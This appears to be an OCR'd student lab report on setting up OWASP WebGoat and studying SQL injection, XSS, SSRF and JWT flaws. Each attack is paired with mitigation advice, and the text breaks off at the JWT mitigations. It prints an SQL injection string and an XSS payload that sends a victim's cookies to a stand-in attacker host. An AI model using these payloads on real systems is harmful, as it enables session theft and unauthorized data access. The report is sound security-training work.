Introduction

This study aims to fulfill the three assigned tasks, which are as follows:


- Installation of OWASP WebGoat and developing solutions for web application hacking issues
- Installation and exploration of the OWASP ZAP tool
- Proposing solutions to ensure the security of web and mobile applications in use

Accordingly, the objectives include the installation of the relevant tools and the formulation of solutions to the identified problems. These tasks are executed systematically with careful attention to technical accuracy and clarity.

1. Task 1


In **Task 1**, the OWASP WebGoat tool—an intentionally insecure web application developed by OWASP to serve as a guide for secure coding practices—was identified as a prerequisite for the assignment. To initiate the setup process, the official OWASP website (**owasp.org**) was visited, and a download method was selected. WebGoat can be downloaded and installed using two different approaches: as a **standalone JAR file** or as a **Docker image**. For this project, the **standalone JAR** option was chosen.


Following the download, the installation was performed either directly on the host operating system or within a virtual environment. In this context, to enhance both theoretical understanding and practical proficiency, the **VirtualBox** virtualization platform was utilized to deploy a **Kali Linux** virtual machine. The necessary installation files for Kali Linux were obtained from the official source (**kali.org**), and the operating system was successfully installed. This setup provided a controlled environment for conducting subsequent security testing activities.



The host system is equipped with **16 GB of RAM**, from which **4 GB** has been allocated to the **Kali Linux virtual machine**. The network configuration for the virtual machine has been set to **NAT (Network Address Translation)** mode.

For the installation process, the downloaded **JAR file** must be executed via the terminal within the **Kali Linux** environment. In this step, after launching the terminal, the user navigates to the directory where the JAR file was downloaded and executes it using the `java -jar` command.






Upon successful installation, **OWASP WebGoat** becomes accessible via the **"WebGoat" endpoint** on **localhost port 8080**.

Following the completion of the setup phase, the OWASP WebGoat platform provides an environment in which various commonly encountered **web application hacking techniques** are demonstrated. This report focuses on several of the most prevalent attack vectors, including: **SQL Injection**, **Cross-Site Scripting (XSS)**, **Server-Side Request Forgery (SSRF)**, **JWT Token vulnerabilities**, and **Brute Force attacks**.

1.1. SQL Injection

SQL Injection is one of the most common web-based hacking techniques. It is a type of cyberattack in which malicious actors exploit the **SQL language** to manipulate a database and potentially gain unauthorized access to sensitive information. In the absence of proper security measures, such attacks can severely compromise **data integrity** and **system confidentiality**.



Upon analyzing the content of the SQL query shown in the figure, it appears that the system is originally attempting to retrieve a user whose **first name is "John"** and whose **last name field is empty**. The intention of this legitimate query is to locate a user entry that satisfies both conditions simultaneously.

However, an attacker seeks to manipulate the logic of this query by injecting a **malicious input** into the `last_name` field. By supplying the input `' OR '1' = '1'`, the attacker alters the structure of the query in such a way that the condition always evaluates to **true**. As a result, even if the initial condition (i.e., "first name is John and last name is empty") is not

met, the inclusion of the `OR '1' = '1'` clause causes the query to return **all rows in the table**, thereby bypassing authentication or access control mechanisms.

In other words, the attacker effectively manipulates the query to include **all users in the system**, potentially gaining access to **unauthorized data** or even compromising the **entire database**.

Mitigation:

- **Parameterized queries** should be utilized. This means that user inputs must be processed as **parameters** and only inserted into the SQL query after appropriate validation.
- **User inputs should never be directly concatenated** into SQL statements.
- Input validation must be performed to ensure that the submitted data **does not contain inappropriate or malicious characters** and adheres to expected formats.


1.2. XSS

Cross-Site Scripting (XSS) is a common security vulnerability that enables attackers to inject **malicious JavaScript code** into a web application. Through this vulnerability, attackers can execute their scripts within the victim's browser, steal **session data**, or redirect users to **malicious websites**.

There are several types of XSS attacks, including:

- **Reflected XSS**
- **DOM-based XSS**
- **Stored XSS**

Each type differs in terms of the method of injection and persistence of the malicious script.




The image above displays a **shopping form** in which the user is prompted to enter a **credit card number** and a **three-digit security code**. While the form appears to be harmless at first glance, once the user completes the process and clicks the submit button, a message is displayed.

However, consider a scenario in which a **JavaScript payload** is injected into the user input field. For example, the following code:

<script>alert(1)</script>

Assuming the code snippet is as follows, upon proceeding with the operation, an alert dialog similar to the one shown below will be displayed.



The alert dialog displays the JavaScript content injected into the user input field. This example serves only as a test. However, attackers could inject malicious JavaScript code into this field, such as the following:

<script>document.location='http://hackersite.com/steal?cookie='+document.cookie</script>


When this code is executed, the user's **cookie information** is sent to the attacker's website, enabling the attacker to bypass authentication mechanisms.

Mitigation:


- User-supplied data must be **HTML-encoded** before being rendered to prevent script execution.
- User inputs should **never be directly embedded** within JavaScript code.
- The use of **Content Security Policy (CSP)** should be enforced to block the execution of unauthorized external JavaScript files.


1.3. SSRF

Server-Side Request Forgery (SSRF) is a security vulnerability whereby an attacker tricks a web application into sending requests to other servers on behalf of the vulnerable server. This vulnerability typically arises when user-supplied URLs or IP addresses are used by the server without proper validation. Exploiting SSRF can allow attackers to discover services behind firewalls, perform port scanning, send requests to internal systems (such as localhost), and potentially gain access to sensitive credentials or confidential data.




As illustrated in the image above, when the button is clicked, the user is presented with an image. At this point, attackers attempt to gather information about the target web server by modifying the content of the request sent upon clicking the button. Specifically, the URL within the request is altered to manipulate and resend the request.





Subsequently, a new request is sent with the modified request body, followed by another button click. Examination of the response content for the altered request reveals that certain server-side information is returned.




Mitigation:

- URLs received from users should be restricted to only allowed domains, such as the organization's own addresses.
- Access to internal IP addresses and specific ports must be blocked on the server side.


- The server’s response time and content size should be limited to prevent attackers from abusing resources through denial-of-service attacks.

1.4. JWT Tokens

JSON Web Token (JWT) is a token structure commonly used for user authentication and data transmission. It typically consists of three parts: header, payload, and signature. Although JWT appears secure, improper configurations and weak implementations can allow attackers to manipulate these tokens in various ways. Due to weak signature algorithms, attackers may alter the token; faulty validation processes can result in role escalation (e.g., user → admin); and if expired tokens are not properly checked, unauthorized access may occur. These vulnerabilities can ultimately lead to privilege escalation, information leakage, and system compromise.



As shown in the image above, a JWT token is presented. Upon decoding this token, the contents of the header and payload become visible. Attackers can decode and manipulate these tokens, altering the role of a user without admin privileges to gain unauthorized access to the system. Additionally, because the algorithm is set to "none"—meaning no signature is used—the system considers the token valid, allowing the attacker to perform actions with admin-level permissions.




Mitigation:

